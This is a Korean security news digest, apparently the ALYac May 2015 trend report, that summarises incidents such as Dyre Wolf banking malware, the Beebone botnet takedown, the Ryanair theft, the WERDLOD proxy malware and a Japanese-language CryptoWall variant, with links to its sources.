※ 공식 업데이트 사이트 : https://wordpress.org/plugins/wordpress-seo/installation/

- 참고사이트

https://wordpress.org/plugins/wordpress-seo/changelog/

1. 영미권

Dyre Wolf 뱅킹 멀웨어, $100만 달러 이상 훔쳐

Dyre Wolf Banking Malware Stole More Than $1 Million

IBM의 보안 연구원들이 기업들로부터 백만 달러 이상의 돈을 탈취한 사이버 공격 캠페인을 발견했다. 'Dyre Wolf'라고 명명된 이 캠페인은 스피어피싱 메일, 멀웨어, 소셜 엔지니어링 기술을 이용한 공격으로 은행을 통해 많은 돈을 송금하는 기업 및 조직들을 타겟으로 삼고 있다.

Dyre 범죄 그룹은 매우 높은 수준의 소셜 엔지니어링 트릭을 사용하고 있으며, 타겟으로 삼은 은행이나 기업의 주의를 끌어 공격이 실행되는 동안 해당 기업이 은행 사이트에 로그인하지 못하도록 DDoS 공격을 실행한다. 공격자는 인보이스와 같은 회계 관련 문서를 이메일로 보낸다. 그러나 첨부된 문서는 정상 문서를 가장한 Upatre 다운로더이다.

일단 첨부된 문서를 열면 Upatre는 Dyre 트로이목마를 다운로드한 후 실행시킨다. 이는 대부분의 보안 소프트웨어의 탐지를 우회한다. 해당 멀웨어는 타겟의 주소록을 훔친 후, 아웃룩을 통해 주소록의 사람들에게 대량의 이메일을 보낼 수 있다. 이후 타겟의 활동을 모니터링하며 추가적으로 실시되는 명령을 위해 잠시 대기한다. 만일 타겟이 감염된 컴퓨터를 통해 지정된 은행 사이트에 로그인을 시도할 경우, Dyre는 '사이트에 문제가 생겨 송금을 위해서는 전화를 해야 한다'며 스크린에 전화번호를 띄운다. 타겟이 해당 번호로 전화하면 실제 사람이 전화를 받는다. 이는 실제 사람들을 이용해 소셜 엔지니어링 기술을 확장시킨 것이다. 공격자는 타겟으로부터 모든 정보를 탈취한 후 송금을 시행한다. 또한 은행과 법집행부의 추적을 피하기 위해 은행 이곳저곳으로 돈을 송금시킨다. 이때, 공격자들은 사용자가 은행 사이트에 로그인하지 못하도록 타겟 은행에 DDoS 공격을 실시한다.

출처 : The Hacker News (http://thehackernews.com/2015/04/dyre-wolf-banking-malware.html)

‘Beebone’ 봇넷, 국제적 노력으로 결국 차단돼

International effort takes down 'Beebone' botnet

유로폴의 EC3, J-CAT, 네덜란드 정부, FBI가 힘을 합쳐 12,000대 이상의 컴퓨터의 봇넷을 차단했다. 유로폴의 보도자료에 의하면, ‘소스 작전(Operation Source)’은 W32/Worm-AAEH에 감염되어 Beebone 봇넷을 구성하고 있는 컴퓨터들을 타겟으로 이루어졌다. 여러 단계의 다운로더 봇이 사용자의 컴퓨터에 다양한 형태의 멀웨어를 설치했으며 이 멀웨어가 통신하거나 트래픽을 리다이렉트시킨 다운로더 봇은 싱크홀링, 등록, 중단, 모든 도메인명의 압류를 통해 차단되었다. 보도자료에서 확인한 결과 이 봇넷은 멀리 퍼지지는 않은 것으로 보인다. 그러나 해당 멀웨어는 매우 정교하게 제작된 것으로, 다양한 형태로 사용자의 컴퓨터를 손상시킬 수 있다고 밝혔다.

일례로 Changeup이라 명명된 웜바이러스는 2014년 3월부터 10만대 이상의 시스템을 감염시켰으며 약 500만 개의 유니크 샘플이 확인된 바 있다. McAfee의 보고서에 따르면 컨트롤 서버는 하루에 1~6번씩 새로운 변종을 바꾸어낸다고 밝혔다. 또한 이 웜은 암호화가 가능하므로 툴이 종료되는 것을 막고, 존재하는 프로세스 및 다른 호스트에 멀웨어를 삽입할 수 있다. 더불어 보안 회사의 웹사이트로의 연결을 차단한다. 이에 ShadowServer는 멀웨어를 탐지하고 감염을 치료하는 툴을 공개했다.

출처 : SC Magazine (http://www.scmagazine.com/europol-and-fbi-collaborate-to-remove-botnet/article/408297/)

해커들, Ryanair의 은행 계좌에서 5백만달러 훔쳐

Hackers steal $5 million from Ryanair's bank account

Irish Times의 보도에 따르면, 지난주 해커들이 저가 항공사인 Ryanair의 은행 계좌에서 중국 은행계좌로 4.6백만 유로 (500만 달러, 약 53억 4천만 원)를 전자 송금시킨 것이 밝혀졌다. Ryanair는 보잉 737기의 연료를 구매하기 위해 달러를 사용하는데, 여기에 공격자들이 접근할 수 있었던 것으로 예상된다. 평소 해당 계좌를 통해 큰 금액의 돈이 연료를 구매하는데 사용되었기 때문에 4.6백만 유로라는 많은 액수의 돈이 송금된 후에도 별도의 알림이 가지 않았던 것으로 추정되고 있다.

누가 이 사건의 배후에 있는지는 밝혀지지 않았다. 단순히 중국 은행이 연루되어 있다고 해서 중국의 범죄자들이 배후에 있다고 단정 지을 수 없기 때문이다. 해당 항공사에서는 재발 방지를 위한 조치를 취했다고 전했다. 그러나 해킹이 어떻게 이루어졌는지에 대해서는 아직 공개되지 않은 상황이다.

이달 초, IBM의 보안 연구원들이 기업들을 대상으로 백만 달러 이상을 훔친 ‘Dyre Wolf’에 대해 공개한 바 있다. 공격자들은 이 캠페인을 통해 직원들의 컴퓨터를 멀웨어에 감염시킨 뒤 특정 번호로 전화하게 하는 소셜 엔지니어링 기법을 이용해 기업의 계좌로부터 큰돈을 인출할 수 있었다. 그러나 이 수법이 이번 Ryanair 공격에서도 사용되었는지는 명확히 알려지지 않았다. Ryanair는 지난 24일 해당 사실을 확인했으며 더블린의 범죄 수사 기관은 아시아의 동일 기관과 협력하여 돈을 되찾기 위한 시도를 하고 있다.

출처 : Hot for Security (http://www.hotforsecurity.com/blog/hackers-steal-5-million-from-ryanairs-bank-account-11744.html)

2.중국

Uber중국 데이터가 해킹당해 사용자들의 zhifubao신용카드 정보가 유출되었다.

한 웨이보 사용자는 우버의 중국 서버 고장으로 클라이언트 및 택시 기사에게 문제가 발생했다고 밝혔다. 많은 승객들이 승차했음에도 불구하고 주문이 멈추지 않았으며, 승객이 스스로 취소를 해야만 주문을 멈출 수 있었다. 또한 기사들이 우버 어플에 로그인을 할 수 없었다. 이에 우버 측은 "서버가 해커의 공격을 받아, 모든 데이터가 소실되었다. 기사님들은 다음 공지가 있을 때까지 기다려달라"고 밝혔다. huanqiu에서 우버의 중국지역 서버 고장에 대해 문의하고자 우버 측과의 연결을 시도했으나 기사를 내기 전까지 우버 측으로부터 어떠한 답변도 들을 수 없었다.

만일 이번 서버 해킹으로 소실된 데이터가 사용자들의 zhifubao(간편결제 서비스)나 신용카드와 관련된 정보였다면 많은 사용자가 금전적 피해를 볼 가능성도 있었다. 이에 따라 우버 측에서는 사용자들에게 결제 비밀번호를 수정하거나, 신용카드와의 연동을 취소할 것을 권장했다.

출처 : http://www.cnbeta.com/articles/386395.htm

CNCERT가 '홈페이지가 자동으로 wpkg.org로 리다이렉트'되었던 상황에 대하여 해명했다.

최근, 중국의 많은 네티즌이 해외 페이지 접속 시 자동으로 wpkg.org 페이지로 리다이렉트되는 현상을 겼었다. 일반적으로 해외 홈페이지에는 facebook connect의 방문트래픽을 갖고 있는데, 이 트래픽이 감염되어 wpkg.org로 리다이렉트된 것이다.

이에 CNCERT는 "중국 내 일부 재귀 DNS서버가 해외 서버로부터의 공격을 받아 일어난 현상이다"라고 공지했다. 공지의 전문은 아래와 같다.

> 2015년 4월 26일부터 중국의 일부 웹페이지가 자동으로 wpkg.org 페이지로 리다이렉트되는 현상이 발생해 일부 사용자들의 사용에 불편을 끼쳤습니다. CNCERT의 분석 결과, 해당 현상은 중국 내 일부 재귀 DNS 서버가 외부(중국 외부)서버로부터 공격을 받아 발생한 현상으로 확인되었으며, 자세한 내용은 현재 조사 중입니다.


출처 : http://www.chinaz.com/news/2015/0429/402410.shtml

3. 일본


암호화통신을 도청할 수 있는 공격, 일본의 인터넷 뱅킹 사용자 노려

暗号化通信を盗聴可能にする攻撃、日本のネットバンクを標的に

인터넷뱅킹 이용자를 노리는 새로운 멀웨어 WERDLOD가 발견되었다. 암호화 통신을 도청할 수 있도록 PC의 설정을 변경한다. 1~3월 사이 일본에서만 약 400건이 검출되었다.



WERDLOD는 일본어로 된 통판 회사의 가짜 청구서를 통해 확산되고 있다. 메일에는 '주문No.'나 '이미지를 더블클릭해서 영수증을 수령해주세요'라고 기재되어 있으며, 'Invoice'라고 적혀있는 경우도 있다. 메일에 첨부된 RTF 파일을 열면 감염된다.



감염 후 WERDLOD는 PC의 레지스트리를 변경하여 사용자가 26의 JP 도메인에 접근할 시 공격자가 설치해둔 것처럼 보이는 프록시 서버를 경유하도록 설정을 변경한다. 26의 JP 도메인에는 4개의 금융기관과 10개의 지방은행 인터넷뱅킹 사이트가 포함되어 있었다. 또한, WERDLOD는 정교하게 만든 루트 증명서를 감염PC에 설치한다. 설치 시 경고가 표시되나, WERDLOD가 강제로 경고 메시지의 '예' 버튼을 누르기 때문에 사용자가 눈치챌 틈도 없이 증명서가 설치된다.

이렇게 설정이 변경되면 공격자는 사용자와 인터넷뱅킹 사이에서 통신내용을 탈취할 수 있게 된다. WERDLOD 자체는 설정을 변경하는 것뿐이라 통신내용을 도청하지는 못한다.

인터넷뱅킹 측에서 EV SSL 증명서를 채용한 경우, 평소에는 사용자의 웹 브라우저의 주소창이 녹색으로 변한다. 그러나 WERDLOD를 사용한 공격의 경우에는 주소창의 색이 변하지 않으며 사용자가 공격을 눈치챌 가능성도 있다. 이러한 공격을 차단하기 위해서는 은행 측에서 여러 단계의 인증과 클라이언트 증명서를 이용한 SSL 클라이언트인증, EV SSL 인증서를 도입해야 한다.


출처 : ITmedia (http://www.itmedia.co.jp/enterprise/articles/1504/13/news124.html)

일본어 대응의 신종 랜섬웨어 주의

日本語対応の新種ランサムウェアに注意 – 「RSA2048ビットで暗号化」などと脅迫

PC내 데이터를 암호화시키는 랜섬웨어 「TROJ_CRYPWALL.XXQQ」가 일본에서도 확인되었다. 유창한 일본어로 금전을 요구하고 있다. 이는 랜섬웨어 「CRYPWALL」 의 변종으로 4월17일부터 일본에서도 탐지되고 있다. 급격히 피해가 확산되고 있는 것은 아니지만 일주일 동안 60건이상이 탐지되었다.

단말기안에 있는 중요한 파일을 2048Bit RSA로 암호화했다고 사용자를 위협한 뒤 파일을 복호화할 수 있는 소프트웨어를 구매하도록 유도한다. 다국어를 지원하고 있으며, 언어설정에 따라 일본어, 영어, 한국어로 표시된다. 자동 번역기를 사용한 것과 같은 부자연스러운 표현이 적어 어느 정도 일본어 지식이 있는 공격자일 가능성이 크다는 의견이 제시되고 있다.



출처 : Security NEXT (http://www.security-next.com/058079)

알약 5월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀 Tel : 02-3470-2999
E-mail : help@alyac.co.kr
알약 홈페이지 : www.alyac.co.kr